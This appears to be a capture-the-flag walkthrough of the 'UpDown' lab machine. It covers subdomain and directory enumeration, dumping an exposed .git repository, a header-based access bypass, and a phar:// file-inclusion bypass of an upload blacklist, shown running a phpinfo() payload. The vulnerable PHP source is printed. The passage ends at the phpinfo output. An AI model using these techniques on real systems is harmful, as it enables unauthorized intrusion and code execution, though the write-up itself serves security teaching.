UpDown

15th July 2022 / Document No D22.100.192

Prepared By: woodenk & C4rm3l0

Machine Author(s): AB2

Difficulty: Medium

Classification: Official

Synopsis

UpDown is a medium difficulty Linux machine with SSH and Apache servers exposed. On the Apache server a web application is featured that allows users to check if a webpage is up. A directory named `.git` is identified on the server and can be downloaded to reveal the source code of the `dev` subdomain running on the target, which can only be accessed with a special `HTTP` header. Furthermore, the subdomain allows files to be uploaded, leading to remote code execution using the `phar://` PHP wrapper. The Pivot consists of injecting code into a `SUID` `Python` script and obtaining a shell as the `developer` user, who may run `easy_install` with `Sudo`, without a password. This can be leveraged by creating a malicious python script and running `easy_install` on it, as the elevated privileges are not dropped, allowing us to maintain access as `root`.

Skills Required

- Web Enumeration
- Local Git repository hacking
- PHP File Inclusion

Skills Learned

- HTTP Header modification
- PHP Local File Inclusion Firewall bypass

- Exploiting SUID binaries

Enumeration

Nmap

Let's begin by scanning for open ports using `Nmap`.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.177 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV  10.10.11.177
```


```
nmap -p$ports -sC -sV  10.10.11.177

Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-24 15:50 EET
Nmap scan report for 10.10.11.177
Host is up (0.076s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 9e1f98d7c8ba61dbf149669d701702e7 (RSA)
|   256 c21cfe1152e3d7e5f759186b68453f62 (ECDSA)
|_  256 5f6e12670a66e8e2b761bec4143ad38e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Is my Website up ?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap scan reveals that ports 22 (SSH) and 80 (Apache) are open. Let's navigate to port 80 with a browser to take a look at the website.


HTTP



The web application appears to check whether a given website is up or not. There is a domain name on the bottom left, which we add to our `/etc/hosts` file.

```
echo "10.10.11.177 siteisup.htb" | sudo tee -a /etc/hosts
```

In order to test the web application's behaviour we point it to itself, using `http://127.0.0.1` in the input field, and enable debug mode.



The application appears to send an `HTTP` request to the provided URL, and proceeds to display the response in the debug section.

vHost enumeration

We use `Ffuf` to fuzz for different vHosts using the following command, in conjunction with a wordlist such as subdomains-1000.txt

```
ffuf -u http://siteisup.htb -H "Host: FUZZ.siteisup.htb" -w
/usr/share/wordlists/subdomains.txt
```

```
ffuf -u http://siteisup.htb/ -H "Host: FUZZ.siteisup.htb" -w /usr/share/wordlists/subdomains.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/subdomains.txt
 :: Header           : Host: FUZZ.siteisup.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

smtp                    [Status: 200, Size: 1131, Words: 186, Lines: 40, Duration: 61ms]
pop                     [Status: 200, Size: 1131, Words: 186, Lines: 40, Duration: 61ms]
m                       [Status: 200, Size: 1131, Words: 186, Lines: 40, Duration: 62ms]
ns2                     [Status: 200, Size: 1131, Words: 186, Lines: 40, Duration: 62ms]
ns1                     [Status: 200, Size: 1131, Words: 186, Lines: 40, Duration: 62ms]
<...SNIP...>
```

The `Ffuf` output returns a `200` status code for all responses, whether the domain exists or not, meaning we need to set a filter for non-existent vHosts. We can use the flag `-fs 1131` to disregard responses with a size of `1131`, seeing as that is the size of each of the invalid responses.

```
ffuf -u http://siteisup.htb -H "Host: FUZZ.siteisup.htb" -w
/usr/share/wordlists/subdomains.txt -fs 1131
```

```
ffuf -u http://siteisup.htb/ -H "Host: FUZZ.siteisup.htb" -w /usr/share/wordlists/subdomains.txt -fs 1131

<...SNIP...>
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/subdomains.txt
 :: Header           : Host: FUZZ.siteisup.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 1131
________________________________________________

dev                     [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 4515ms]
:: Progress: [9985/9985] :: Job [1/1] :: 657 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

The fuzzer finds the `dev` subdomain, which we add to our `/etc/hosts` file.

```
echo "10.10.11.177 dev.siteisup.htb" | sudo tee -a /etc/hosts
```

The output also shows a status code of `403`, meaning we do not currently have access to the subdomain.

Directory enumeration

We will leave this for the moment and do some more enumeration on the initial domain. Let's search for directories using `Gobuster`.

```
gobuster dir -u http://siteisup.htb/ -w /usr/share/wordlists/dirb/common.txt
```

```
gobuster dir -u http://siteisup.htb/ -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://siteisup.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/11/24 16:32:17 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/dev                  (Status: 301) [Size: 310] [--> http://siteisup.htb/dev/]
/index.php            (Status: 200) [Size: 1131]
/server-status        (Status: 403) [Size: 277]
===============================================================
2022/11/24 16:32:21 Finished
===============================================================
```

The output shows that there is a directory named `dev`, however, when going to said directory it outputs a blank page. Let's try running `Gobuster` once more, this time targetting the `/dev/` directory.

```
gobuster dir -u http://siteisup.htb/dev -w /usr/share/wordlists/dirb/common.txt
```

```
gobuster dir -u http://siteisup.htb/dev -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://siteisup.htb/dev
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/11/24 16:32:04 Starting gobuster in directory enumeration mode
===============================================================
/.git/HEAD            (Status: 200) [Size: 21]
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/index.php            (Status: 200) [Size: 0]
===============================================================
2022/11/24 16:32:08 Finished
===============================================================
```

We can see that a directory with the name `.git` exists. If a `.git` folder is exposed, it is sometimes possible to gather the entirety or a part of a Git repository. We can try this by using git-dumper with the following command.

```
git-dumper http://siteisup.htb/dev/.git dev
```

```
git-dumper http://siteisup.htb/dev/.git dev

[-] Testing http://siteisup.htb/dev/.git/HEAD [200]
[-] Testing http://siteisup.htb/dev/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://siteisup.htb/dev/.gitignore [404]
[-] http://siteisup.htb/dev/.gitignore responded with status code 404
[-] Fetching http://siteisup.htb/dev/.git/ [200]
[-] Fetching http://siteisup.htb/dev/.git/packed-refs [200]
[-] Fetching http://siteisup.htb/dev/.git/branches/ [200]
[-] Fetching http://siteisup.htb/dev/.git/index [200]
[-] Fetching http://siteisup.htb/dev/.git/HEAD [200]
[-] Fetching http://siteisup.htb/dev/.git/hooks/ [200]
[-] Fetching http://siteisup.htb/dev/.git/info/ [200]
```

The tool dumps the target into a directory called `dev`, containing the repository on which we can now perform `git` commands and inspect the files.

Inside we find a couple of interesting files, one of which is `.htaccess`, which is an `Apache` configuration file responsible for redirecting traffic, blocking users, password-protecting directories, and other administrative functions.


```
cat .htaccess

SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
```


In this case, the file defines a requirement for an `HTTP` header with the name `Special-Dev` and the value `only4dev`, in order to access the developer site; any requests lacking the aforementioned header are denied. Armed with this knowledge, we can now try accessing the `dev` subdomain that initially denied us access during our enumeration.

Foothold

As stated, we need to add the special `HTTP` header to gain access to the subdomain. We could do this manually for every request, but `BurpSuite` allows us to automate this task by adding an entry in the `Proxy -> Options` section, under *Match and Replace*. We add a new entry, and by leaving the `Match` field empty, it will simply add a new header (which we define in the `Replace` field) to each request.



Doing so allows us access to the developer subdomain, which is a site similar in function and form to the first website we came across.



As opposed to the initial site, this *beta* requires a **file** with a list of websites to check. We can find the source code of this `dev` web application in the directory we dumped earlier during the enumeration phase.

Let's start by taking a look at `index.php`.

```
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<?php
        define("DIRECTACCESS",false);
        $page=$_GET['page'];
        if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
                include($_GET['page'] . ".php");
        }else{
                include("checker.php");
        }
?>
```

The source code makes use of the PHP `include()` function. This function is considered dangerous, as it can lead to Local File Inclusion, or even Remote Code Execution. There is a filter on the inclusion of `$_GET['page']`, which blocks us from accessing certain directories like `/etc` and `/home`. If no `page` GET parameter is supplied, the page will include `checker.php`. Let's take a look at the source code of that page next.

```
<...SNIP...>
if($_POST['check']){
```

```
        # File size must be less than 10kb.
        if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
        $file = $_FILES['file']['name'];

        # Check if extension is allowed.
        $ext = getExtension($file);
        if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
                die("Extension not allowed!");
        }

        # Create directory to upload our file.
        $dir = "uploads/".md5(time())."/";
        if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

  # Upload the file.
        $final_path = $dir.$file;
        move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

  # Read the uploaded file.
        $websites = explode("\n",file_get_contents($final_path));

        foreach($websites as $site){
                $site=trim($site);
                if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site)
&& !preg_match("#ftp://#i",$site)){
                        $check=isitup($site);
                        if($check){
                                echo "<center>{$site}<br><font color='green'>is up
^_^</font></center>";
                        }else{
                                echo "<center>{$site}<br><font color='red'>seems to be
down :(</font></center>";
                        }
                }else{
                        echo "<center><font color='red'>Hacking attempt was detected !
</font></center>";
                }
        }

  # Delete the uploaded file.
        @unlink($final_path);
}
</...SNIP...>
```

When uploading a file, the code first checks whether its size is less than `10kb`. It then proceeds to check for disallowed file extensions, and creates a directory where it stores the uploaded file. Lastly, it loops through the websites found in the file, checking if they are up, and then deletes the file from the server.

While the logic behind the web application blacklists extensions such as `.php` and `.py`, it does **not** check for `.phar` files, which is a package format for bundled `PHP` files, and can be just as effective as regular `PHP` files for remote code execution. From a blue-team perspective, this is why oftentimes it is more secure to **whitelist** certain extentions, instead of trying to **blacklist** all potentially malicious ones.

Let's create a `PHP` file that calls the `phpinfo()` function, and save it as `info.php`.


```
echo "<?php phpinfo(); ?>" > info.php
```

Next, we compress it into a file called `info.zip`, and rename it to `info.txt`, as the `.zip` extension is blacklisted in the above source code. As for why we are compressing the file, we do so to be able to make use of the `phar://` PHP wrapper once the file is uploaded, in order to access the contents of the compressed archive, namely our `phpinfo()` payload.

```
zip info.zip info.php
mv info.zip info.txt
```

We upload the `info.txt` file successfully and navigate to `http://dev.siteisup.htb/uploads/`, where we can find a directory which presumably hosts our payload.

This is where we use the `phar://` wrapper and trigger our payload by navigating to `http://dev.siteisup.htb/?page=phar://uploads/f4ffea0fb8f7269a2cca12cd1b266e58/info.txt/info`, which successfully shows us the output of the `phpinfo()` command.




This is only for developers
Admin Panel

PHP Version 8.0.20

System	Linux updown 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC 2022 x86_64
Build Date	Jun 10 2022 13:11:29
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.0/apache2
Loaded Configuration File	/etc/php/8.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.0/apache2/conf.d
